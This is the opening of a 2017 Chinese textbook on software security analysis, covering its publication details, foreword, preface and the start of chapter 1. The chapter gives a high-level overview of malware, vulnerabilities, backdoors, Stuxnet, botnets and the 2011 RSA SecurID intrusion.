

清华大学出版社

高等学校网络空间安全专业规划教材

软件安全分析与应用

苏璞睿　应凌云　杨　轶　编著

清华大学出版社
北　京

内 容 简 介

本书作者根据其多年的软件安全研究成果，对软件安全分析方法进行了梳理和总结。全书由易到难、由浅入深地全面介绍了二进制程序分析所需的基础知识和基础分析工具，程序切片、符号执行、模糊测试、污点分析等软件分析基础方法，以及相关分析方法在恶意代码分析、软件漏洞挖掘分析、网络协议逆向分析、移动智能终端应用软件安全分析等方面的应用。本书不仅介绍了相关方法和原理，还分析了当前国际上相关的主流工具和系统，可供读者学习和参考；同时，在安全分析应用方面，也结合了大量的真实案例，有助于读者进一步深刻理解相关方法与技术的原理和价值。

本书不仅可作为网络空间安全专业本科生、研究生相关课程的教材，也可供对软件安全感兴趣的广大学者以及从事软件漏洞和恶意代码分析工作的专业人员参考。

本书封面贴有清华大学出版社防伪标签，无标签者不得销售。
版权所有，侵权必究。侵权举报电话：010-62782989　13701121933

图书在版编目(CIP)数据

软件安全分析与应用/苏璞睿，应凌云，杨轶编著. —北京：清华大学出版社，2017
(高等学校网络空间安全专业规划教材)
ISBN 978-7-302-47207-0

Ⅰ. ①软…　Ⅱ. ①苏…　②应…　③杨…　Ⅲ. ①软件开发—安全技术—高等学校—教材
Ⅳ. ①TP311.522

中国版本图书馆 CIP 数据核字(2017)第 125758 号

责任编辑：龙启铭　战晓雷
封面设计：傅瑞学
责任校对：李建庄
责任印制：刘海龙

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 装 者：三河市君旺印务有限公司
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：26.75　　**字　　数**：653 千字
版　　次：2017 年 11 月第 1 版　　**印　　次**：2017 年 11 月第1 次印刷
印　　数：1～2000
定　　价：59.00 元

产品编号：074426-01



序

网络空间安全已是世界各国关注的重要战略问题，各国政府、学术界、产业界都投入了大量的资源来改善网络空间安全状况，发展网络空间安全防护手段。为适应网络技术和应用的快速发展，各种新的安全技术、安全产品、安全方案层出不穷。当前网络系统中，从不同层次、不同角度实现的安全产品已广泛应用，但从近年来曝光的各类安全事件来看，各种攻击手段仍然防不胜防。究其原因，软件漏洞及其利用是攻击成功的关键，也是系统防御的难点。

“千丈之堤，以蝼蚁之穴溃；百尺之室，以突隙之烟焚。”纵然我们有完美的安全模型和设计方案，但在这些方案的实现中，开发人员的疏忽或个别技术的缺陷都可能引入软件漏洞，让整个方案失效，甚至直接威胁整个系统的安全。2010 年，震网蠕虫利用 7 个软件漏洞成功突破了伊朗核电站的物理隔离网络，造成严重破坏；2011 年，攻击者利用漏洞成功渗透进入了著名的安全公司 RSA 公司的内部网络，并窃取了大量敏感信息；2015 年，以擅长攻击著称的黑客团队 Hacking Team 的内部网络遭受攻击，大量的漏洞利用代码、内部研讨资料等敏感数据泄露。这些案例都给我们敲响了警钟，无论多么安全的防护方案都有可能因为“小小的”软件缺陷而被彻底突破。

近年来，各类安全事件的曝光让人们越来越关注软件的安全性问题。各类软件漏洞挖掘的高手也成为业界的宠儿，但随着软件复杂性的增加以及漏洞和漏洞利用模式的变化，仅仅依赖于少量有个人天赋的高手已经远远不能满足现实的需求。利用先进的技术方法来解决软件安全问题，一直是学术界、产业界共同关注的焦点问题，也是当前的一大难点问题。

2016 年，美国国防部组织的 DARPA CGC 比赛（Cyber Grand Challenge）更是将软件漏洞的自动化发掘、分析、利用、防御技术研究推向高潮，DARPA 组织该比赛的初衷之一也是为了吸引更多的社会资源关注、参与该问题的技术研究工作。这次比赛吸引了众多高校、科研机构和企业团队的关注。最终，来自卡耐基·梅隆大学的 ForAllSecure 团队获得第一。虽然 CGC 比赛中的场景设定与实际情况有很大差距，但这次比赛验证了自动化攻防的技术可能性，代表了未来的技术发展方向。随着未来软件技术的发展和广泛应用，软件安全问题将越来越突出，因此，发展新的软件安全技术是未来的主要发展方向。

我国是软件产业大国，也是软件应用大国。在软件安全方面面临的问

题尤为突出。究其原因,一方面是由于我国大量的软件产品,尤其是操作系统、数据库等基础软件产品依赖于国外厂商,我们不得不面对软件厂商不可信的现实问题;但更重要的是我们目前在软件产品安全方面的审查能力仍很薄弱,缺乏有效的技术手段对软件产品的安全问题实施监管。针对软件安全问题,我国相关部门和机构做了大量的部署,取得了一系列的成果和突破。在软件安全检测、软件漏洞分析等方面形成了一系列成果,大量成果也已经成功转化,为提升我国网络空间安全保障能力发挥了重要作用。

但软件安全问题是典型的对抗性问题,面对我国软件产业的快速发展,当前软件安全技术和成果仍远无法满足现实的需求。高技术对抗需要高技术手段支撑,从2016年的DARPA CGC比赛可以看出,污点传播分析、符号执行等以前主要在学术研究工作中采用的方法和技术已逐步可支撑一系列软件安全分析实践工作,如何进一步推进相关方法和技术的实用化是当前学术界和工业界共同关注的焦点问题。

本书作者苏璞睿研究员及其团队十多年来一直从事软件安全研究工作,曾主持了国家863计划、国家自然科学基金、国家科技支撑计划等一系列国家重点任务的攻关工作,在软件安全方面取得了一系列技术突破,在动态污点传播分析、恶意软件分析与检测、软件漏洞分析与利用等方面有重大创新与积累,主持研制了恶意软件分析检测系统、软件漏洞分析系统等多项成果,在软件安全方面具有丰富的研究和实践经验。

本书由他和他的团队根据多年的研究积累和实践凝练而成,从基本概念、方法原理、重要工具系统和关键应用场景等不同层面对目前国内外的软件安全分析相关技术和方法进行了系统的总结和梳理。本书兼顾了学术研究前沿技术方法和相关技术方法在工程实践中的应用,既剖析了软件安全分析中常用的动态污点分析、符号执行等基础方法,也结合真实应用场景和实际案例,阐述了相关技术方法在软件漏洞分析与利用、恶意软件分析、协议逆向分析等多个具体问题中的应用。

本书是软件安全分析方面一本难得的理论与实践紧密结合的书籍,我愿意把它推荐给从事软件安全研究与实践的科研人员、研究生和技术人员。

冯登国

2017年9月于北京



前言

软件的应用已经渗透到社会的方方面面，承载着重要的社会价值。软件开发过程无法做到完美，软件问题与漏洞难以避免，软件也成为攻击者的重要目标。当前曝光的各类网络安全事件中，绝大部分都与软件安全问题相关，软件安全问题已成为关乎个人利益、社会稳定、国家安全的重要问题。

软件安全问题中的软件漏洞和恶意软件是两大经典问题，前者是由于软件设计开发过程中的缺陷带来的安全隐患，后者则是攻击者有意设计的具有破坏性的软件工具。软件自身越来越复杂，规模越来越庞大，软件漏洞模式、利用方式也越来越多样化，这就对软件漏洞的发现、分析与评估等工作带来了一系列的挑战；而恶意软件自身的技术也在不断发展，出现了各种自我保护技术、隐蔽通信手段等，这也对恶意软件的分析和处置提出了新的要求。无论是软件漏洞分析还是恶意软件分析，软件自身的复杂性已经超越一般技术人员的分析能力和理解能力，复杂软件的深度分析能力是软件漏洞分析和恶意软件分析共同面临的瓶颈问题。

如何提高对复杂软件的深度分析能力，并针对具体的应用场景，设计相关的分析、检测方法，一直是软件分析领域乃至信息安全领域关注的焦点问题。特别是考虑到很多软件系统无法获得源代码的现实，如何实现不依赖于源代码的软件深度分析是近年来的研究热点。

面向软件安全问题，本书总结了一系列软件分析基础性方法，并重点介绍了软件安全分析工作中的典型场景和相关技术手段。考虑到技术内容的完整性，书中也对当前常见的成熟工具（如反汇编工具、调试工具等）和相关基础知识（如 Intel 指令集、操作系统内核等）进行了简单介绍。

本书的写作主要由中国科学院软件研究所可信计算与信息保障实验室（TCA 实验室）的信息对抗与网络保障团队共同完成，本书的撰写也是该团队对相关技术方法和研究进展的总结。该团队于 2004 年由冯登国研究员创建，后来由我组织。2004 年底，团队开始关注基于硬件虚拟化的恶意软件分析；2005 年底，组织开发了第一个基于开源系统 QEMU 的恶意软件分析系统，当时命名为 WooKon（取音“悟空”）；2010 年，面向恶意软件检测需求，在 WooKon 系统的基础上推出了基于硬件虚拟化的 APT（Advanced Persistent Threat）攻击检测引擎，并在多个部门和机构成功应用，2017 年我们根据新的需求与新的形势又推出了金刚恶意软件智能分析系统；从 2006 年起，开始关注将动态污点分析应用于恶意软件分析和漏洞分析的相关研究，

经过多年研发和逐步完善,2010年研制了第一套基于硬件虚拟化的动态污点分析系统——AOTA系统(Application-Oriented Analysis System),并成功应用于漏洞利用自动生成研究;2013年构建了一个多样性漏洞利用自动生成系统——PolyAEG系统。

我们的工作也得到了一系列国家科技项目的支持。团队在最初建立的很长时间内没有得到相关项目的支持,在此要感谢时任信息安全国家重点实验室主任冯登国研究员的大力支持,保证了团队研究工作的持续发展。2006年团队的工作获得了第一个国家863计划项目"恶意代码机理分析与特征提取技术研究",此后得到了国家自然科学基金、国家科技支撑计划、国家信息安全产业化专项等一系列项目的支持,也在相关项目的支持下完成了从基础方法、关键技术、原型系统到成果转化的科研过程。

软件分析理论博大精深,软件安全问题错综复杂,因作者能力和精力所限,难于对相关技术和方法进行全面、系统的总结。因此,本书主要对使用较多的程序切片、污点分析、模糊测试、符号执行等方法进行了介绍,并对恶意软件分析、协议逆向分析、软件漏洞分析、Android应用安全性分析等方法和技术进行了总结。

团队多位同事和同学参与了本书的写作或给予了支持和帮助。第1章黄桦烽提供了一系列案例素材;第2、3章由黄桦烽主要负责编写;第4章由闫佳博士主要负责编写;第5章由王衍豪博士主要负责编写,贾相堃博士负责修改校对;第6章由聂楚江博士主要负责编写;第7章由和亮博士主要负责编写;第8章主要由应凌云博士负责编写,聂眉宁博士协助提供素材;第9章主要由杨轶博士负责编写,闫佳博士协助修改校对;第10章由闫佳博士负责编写,闫佳博士协助修改校对;第11章由应凌云博士、谷雅聪博士、路晔绵博士及婧二霞共同完成。

本书的编写得到了国家自然科学基金项目"安全协议实现的逆向分析与安全评估方法研究"(NSFC:61572483)、"面向应用商店的移动智能终端恶意软件检测关键技术研究"(NSFC:61502468)、"虚拟化混淆代码逆向分析方法研究"(NSFC:61502469)等项目的支持,在此表示感谢!


本书的编写得到了冯登国研究员的指导和帮助,冯老师不仅对书稿内容的组织、编写大纲等给予了指导,还审阅了全部书稿,提出了宝贵的修改意见。同时,本书最终得以出版,与冯老师长期对我们团队发展的支持是分不开的,在此对冯老师长期的支持和帮助表示衷心感谢!

多位专家、同行的真知灼见也对本书的形成提供了重要参考,在此一并表示感谢!另外,本书初稿曾作为中国科学院大学2016年春季课程讲义,课上多位同学也对讲义提出了宝贵的修改意见,在此一并表示感谢!

由于本书涉及内容较多,编写时间仓促,书中难免存在疏漏和不足之处,恳请广大读者提出宝贵的意见和建议,以便我们不断改进和完善本书的内容。

苏璞睿
于中国科学院软件研究所
2017年8月


目 录



第 4 章　程序切片/99

第 5 章　符号执行/126

第 1 章 绪　论

软件应用越来越广泛,软件安全问题也越来越突出,恶意软件、软件漏洞、软件后门等安全问题层出不穷。如何对软件产品进行安全性分析,发现相关问题,剖析安全问题机理,进而研发设计相应的防御手段,是软件安全性分析的主要目标。本章主要介绍软件安全问题的背景、典型问题、软件安全性分析的主要技术方法以及本书的组织结构。

1.1 引　言

软件被称为信息系统的“灵魂”。随着信息技术的广泛应用,这一“灵魂”也渗透到了社会的各个角落,软件承载了越来越大的社会价值,涉及国民经济、社会稳定和国家安全。但当这一“灵魂”由世间凡人缔造时,则不可避免地引入了各种问题。

一方面,由于技术和应用的快速发展,软件自身越来越复杂,规模也越来越庞大。现在一般的软件产品开发,代码动辄千万行,单次执行的指令序列规模以 T(2^{40} 量级)计;涉及的技术也越来越多样,可能涉及密码、协议、图像等。软件自身复杂性的增加造成软件开发人员在具体开发过程中不可避免地会出现一些错误而引入各种程序漏洞。如图 1-1 所示,根据国际权威漏洞发布组织 CVE 统计,1999 年发现软件漏洞数量不到 1600 个,而 2014 年新发现的软件漏洞数量已接近 10 000 个。软件产业的高度市场竞争造成软件产品开发周期越来越短,也在一定程度上使得这一问题更为严峻。




图 1-1　CVE 漏洞发布统计

另一方面,凡人都是有私欲的,当软件产品承载了越来越多的利益时,一些组织也在

利用软件的安全问题来获取利益。据报道,2015 年 2 月黑客团体入侵了约 30 个国家的银行,盗取了近 10 亿美元。同时,各种黑色产业链已经形成规模,朝规模化、集团化方向发展,窃取个人隐私信息、搜集各类账号、盗取虚拟资产、恶意敲诈勒索等案例屡见不鲜;同时,一些政府组织也将软件产品作为情报获取的手段,2013 年底,根据斯诺登曝光的机密文件显示,国际著名的网络安全公司 RSA 公司接受美国国家安全局提供的资金,在相关的软件产品 BSafe 中通过降低密码算法强度,为美国国家安全部门留下后门,使其便于获取情报。

从以上分析可以发现,无论是软件复杂性增加对人类认知带来的挑战,还是某些个人和团体组织受利益的驱使对软件问题的利用,都是无法有效解决的问题。可以预见,随着技术的发展和应用的深入,软件安全问题将越来越严峻。

软件安全问题虽是人为造成的,但也是其技术发展的必然。软件与硬件相比,具有研发技术门槛低、研发周期短、可扩展性强等特点,因此,当前硬件平台越来越向基础性、通用性方向发展,复杂性高、扩展性要求高的功能则越来越多地依赖于软件系统实现。

普通用户体会最深的就是手机终端的发展。现代意义的移动通信技术最早出现于 20 世纪 20 年代,但真正的手机出现于 20 世纪 70 年代中期。早期的移动终端主要是依赖于硬件实现,比如世界上第一台手机摩托罗拉 DynaTAC 8000X。而随着手机操作系统的出现,手机的软硬件分离越来越明显,智能手机带来了移动互联网的繁荣。智能移动终端操作系统最早主要应用于 PDA,20 世纪 90 年代,英国 Psion 公司推出 Psion Series 3 型 PDA,搭载了 EPOC 操作系统,该系统后续发展为 Symbian 系统。1996 年,Palm 公司发布 Pilot 1000 掌上电脑,使用 Palm OS 操作系统。而随着手机和 PDA 功能的融合,诺基亚、微软、黑莓等公司相继推出了针对智能手机的移动操作系统,争夺智能手机市场份额。2007 年 iPhone 上市,iOS 与 Android 操作系统的推出则将智能手机操作系统带入了一个新的时代。在移动终端硬件快速发展、移动网络带宽不断增加的同时,智能手机操作系统的出现不仅丰富了手机的功能,使各类应用层出不穷,也有效提高了系统的可扩展性,可以随时升级,安装新的功能应用。对于开发者而言,智能移动终端操作系统的出现也大大降低了智能移动终端应用软件的开发技术门槛。这里所说的应用软件也包括针对智能手机的恶意软件,这也是智能手机恶意软件快速泛滥的原因之一。2004 年,卡巴斯基公司发现第一个针对智能手机的病毒 Cabir,10 年之后,据卡巴斯基公司统计,其发现的针对智能手机的样本已达 34 万之多[2]。而据 2015 年初腾讯公司统计数据表明,2014 年有接近 2 亿部手机感染病毒,日平均感染 54 万部。

工业控制系统是另外一个正在发展过程中的信息系统。传统的工业控制系统主要依赖于专用的硬件设备实现,而由于工业控制系统越来越复杂以及通用计算平台的发展,当前工业控制系统也越来越多地借助通用的计算平台和软件实现,比如通用的计算机、常见的 Windows 操作系统、以太网网络设备越来越多地进入工业控制系统。这一趋势是工业自动控制技术自身发展的需要,带来了工业控制系统的快速繁荣,但同时也带来了新的安全问题。针对 Windows 系统的传统攻击手段适当迁移就可以实施对工业控制系统的破坏。2009 年 6 月检测到的震网(Stuxnet)蠕虫展示了传统的网络攻击对工业控制系统的破坏能力。在震网蠕虫的整个传播、破坏过程中,共利用了 4 个零日漏洞,攻击过程涉及

Windows 系统、西门子公司的 SIMATIC WinCC 与 PCS 7 等系统。它首先通过漏洞感染 Windows 系统，然后寻找西门子的 SIMATIC WinCC 与 PCS7 系统，并通过西门子公司总线协议 Profibus 注入木马，入侵可编程控制器(Programmable Logic Controller，PLC)，最后寻找使用变频器控制电机转速并在特定频率范围(800～1200Hz)的自动化设备，对其进行破坏。震网蠕虫被认为是第一款应用于实战的网络战武器，震网蠕虫的攻击成功改变了人们的很多传统认识。传统上我们认为，工业控制系统是相对封闭的，被攻击风险低，但实际上控制系统仍依赖于操作人员，操作人员的安全意识差，U 盘交叉使用、随意接入其他网络都可能直接破坏网络的隔离策略；传统上认为工业控制系统中的可编程控制器(PLC)、远程终端单元(RTU)等不是运行在现代操作系统上的，不存在相应的漏洞利用可能，不易受到攻击，而实际上 PLC 可以并且已经成为恶意软件感染的目标[1]。

芯片技术的发展也在改变人们对软硬件界定的传统认识。在传统观念看来，芯片是一个完全独立的硬件产品，但近年来，为了快速、灵活地扩展功能，芯片已支持微码方式对芯片进行更新或打补丁，即芯片的大量功能也靠软件方式——微码实现。同样，微码模式在提供芯片快速更新的灵活性时，也为破坏者开了一条小口子。虽然现在还没有直接攻击的案例出现，但这一风险是客观存在的。

因此，可以预见，随着技术的发展，软件的应用将越来越广泛，软件的功能也将越来越复杂，而市场竞争等因素造成软件的开发周期越来越短，问题也将越来越多，因此如何分析软件产品，发现安全问题，也是当前的技术热点，学术界、产业界、管理部门等社会各界也越来越关注这一问题。

1.2 典型安全问题

软件的安全问题应该说是从软件诞生之日起就存在的，但带来直接影响并受到广泛关注则是从软件承载了各种利益和价值开始的，特别是软件作为大众性商品被广泛应用时，其安全问题才得到足够的重视。一方面，随着研究、分析的深入，我们注意到软件安全的问题非常多样化，另一方面，试图利用软件安全问题获利的各类组织机构也在不断发展针对软件安全问题的利用、破坏技术手段，造成软件安全问题日趋复杂。当前的软件安全问题可粗略地分为 3 类，即恶意软件、软件漏洞和软件后门。

1.2.1 恶意软件

恶意软件的字面意思容易理解，即包含恶意功能的软件。但由于是否“恶意”也具有很强的主观性，因此，目前仍很难对恶意软件进行一个非常客观的标准定义。

传统的恶意软件主要是指病毒、木马、蠕虫、僵尸网络、间谍软件等，其共同的特点是在用户不知情的情况下实施一系列的破坏功能，或窃取信息，或远程控制，或实施破坏等。因此，传统的恶意软件一直在发展 3 方面的能力：渗透与扩散能力，即如何突破相关的防御机制，感染既定的目标系统；隐蔽能力，即如何有效隐蔽自身的各种特征，避免被用户察觉或被相关的安全检测工具发现，也包括在被发现的情况下，如何防止自身被进一步的分析，保护恶意软件的操控者身份；破坏能力，即具体如何搜集信息或实施破坏等。

恶意软件虽然需要执行特定的攻击代码，但其对于普通用户而言，并不一定直观地以软件产品的形式存在，比如很多 Office 文件、PDF 文件、图像文件等均可能含有恶意代码，只不过相关恶意代码的执行必须依赖于特定的软件漏洞来实施攻击。

恶意软件的发展也是随着信息技术的发展和应用而发展的。根据恶意软件的发展历程，可将其分为这样 3 个阶段。第一阶段，单机传播阶段。在 20 世纪 80 年代，当时的计算机应用仍以单机为主，计算机之间的数据交换仍大量地借助于磁盘，因此，当时的恶意软件以磁盘病毒、文件宏病毒为主，比如 Brain、黑色星期五、Wazzu 等。第二阶段，网络传播阶段。随着网络技术的发展和应用，计算机之间实现了直接互连，邮件等应用也越来越普遍，因此随之而来的是邮件病毒、蠕虫，比如 Melissa、Loveletter、Nimda、Code Red 等。这一变化，带来的结果就是恶意软件的传播能力大大增强，以 2003 年爆发的 SQL Server 蠕虫为例，它在 10 分钟之内就传遍了全球，被认为是当时传播最快的恶意软件之一，这一传播速度是原来的磁盘病毒等传播方式所不可比拟的。第三阶段，协同攻击阶段。传统的病毒、木马实施破坏仍以单一的节点单独实施，而僵尸网络的出现，则实现了被感染节点之间的协同，可以实施分布式拒绝服务攻击(DDoS)、多链跳转攻击等大规模的协同攻击。特别是结构化 P2P 僵尸网络的出现，进一步提升了僵尸网络的高效控制能力，可以高效地管理大规模的节点，并具有良好的可靠性和安全性。2010 年发现的西班牙蝴蝶(Mariposa)僵尸网络控制的主机数量曾经达到 1200 万，2012 年发现的 BredoLab 僵尸网络节点数量甚至达到了 3000 万。僵尸网络的生存期也很长，2014 年 CNCERT/CC 监测显示，2008 年已出现的飞客蠕虫构建的僵尸网络，国内月均感染量在 100 万台以上。部分僵尸网络还通过域名快速变换和 P2P 网络等通信手段实现节点集结，弥补了传统僵尸网络对控制中心单点依赖的缺陷，具有较高的抗摧毁性，传统的防御措施难以有效缓解僵尸网络的威胁，例如 Kelihos、Sality、ZeroAccess、ZeusGameover 等僵尸网络在安全执法部门的屡次打击下仍然得以持续存活。图 1-2 是 2014 年 4 月监测到的 Sality 节点里面拥有公网 IP 的节点，有 3000 个左右，黑色表示测量时存活的节点，灰色表示失活的节点。



图 1-2 2014 年 4 月监测到的 Sality 僵尸网络的全球状态

从恶意软件的发展历程可以看出,恶意软件的发展与软件技术乃至信息技术的发展都息息相关。随着智能手机的出现、工业控制系统的通用化转变,也出现了针对各类不同平台的恶意软件。例如,2015 年 9 月发现的针对智能手机的恶意软件 Brain Test 伪装成游戏软件,利用系统漏洞获取 root 权限,并安装 rootkit 下载执行远程代码。据统计,该恶意软件已感染了上百万部设备,而 2009 年针对伊朗核电站的震网蠕虫更是成为网络战的经典作品。

恶意软件早期主要是一些技术爱好者搞恶作剧或炫耀自己的技术能力。但随着软件承载越来越多的经济价值和国家利益时,特别是黑色产业链的发展,造成当前的恶意软件已被广泛作为一种牟利工具。一方面,各类黑客组织或一部分民间的技术爱好者通过开发恶意软件,窃取网络虚拟资产、个人隐私信息等方式牟利;另一方面,一些国家、组织机构也在发展这方面的能力以实施破坏或获取情报。美国于 2010 年正式成立了网络战部队,《网络空间联合作战条令》于 2014 年 10 月 21 日发布,从顶层设计上统一了美军网络空间联合作战概念、机构职责、联合程序和方法,从作战要素上分析了网络空间作战威胁对象、作战环境、指挥、协同等方面的特殊性、复杂性,从美国网络空间作战发展历程看,该条令颁布预示着其网络战融入联合作战已步入正轨,从先期透露条令信息落实情况分析,民间网络信息共享机制、网络空间司令部等级设置、军种相关条令将面临调整。日本、韩国等各个信息技术强国也都在发展自身的网络战力量。而恶意软件必然是实施主动攻击、情报搜集的重要手段之一。

因此,近年来曝光的恶意软件,越来越多的是有组织研发,采用高技术手段,具有很强的渗透能力和生存能力,并且一般都具有非常明确的攻击目标,不会随意传播。这种针对特定目标、采取高技术手段的攻击,业界也将其称为高可持续性威胁(Advanced Persistent Threat),简称 APT 攻击。最经典的 APT 攻击包括攻击伊朗核电站的震网蠕虫,攻击 RSA 公司的 SecurID 窃取攻击等。

除了病毒、木马等经典的恶意软件之外,在一些软件产品中有意地嵌入一些窃取用户隐私等恶意功能的软件,也称为恶意软件。这一类软件的特点是对于用户来说,他看到的是一个具备正常功能的软件,比如游戏、文字编辑、邮件处理等,但软件在欺骗用户的情况下实施了一些破坏功能。很多情况下,对于一个功能是否有恶意缺乏客观判断标准。例如 2014 年 5 月,Replicant 团队的研究人员发现多款三星手机和平板存在软件后门。该后门允许执行 Remote File System(RFS)指令,这些指令可以读写手机内部存储。研究表明,在一些三星设备上,可通过适当的指令读取甚至修改用户的隐私数据。然而,三星公司拒绝修复此后门,并宣称研究人员错误地理解了该软件的设计意图。因此,对于这样类型的软件很难简单地下结论,判定其是否为恶意软件。

案例一:RSA 公司遭受 SecurID 窃取攻击

1977 年,罗纳尔多·里弗斯特(Ronald Rivest)、阿迪·沙缪尔(Adi Shamir)和里昂纳多·阿多乐曼(Leonard Adleman)3 位学者提出了著名的 RSA 公钥密码算法,后来 3 人又一起于 1982 年成立了 RSA 公司(RSA Data Security)。2006 年 RSA 公司被 EMC 公司收购,成为 EMC 的信息安全事业部。目前,RSA 公司是世界级信息安全解决方案的主要提供商,帮助世界领先企业成功解决最复杂敏感的安全问题。RSA 公司的用户涵盖

了政府机构、金融、军工等重要行业企业，是美国政府的主要安全产品提供商和技术服务商。

据报道，2011 年 3 月，RSA 公司遭遇 APT 攻击，攻击者成功盗取了 RSA 公司的 SecurID 等相关敏感信息，直接影响到 4000 万台设备和 2.5 亿部移动终端安全。根据相关分析，该 APT 攻击的基本流程如图 1-3 所示。

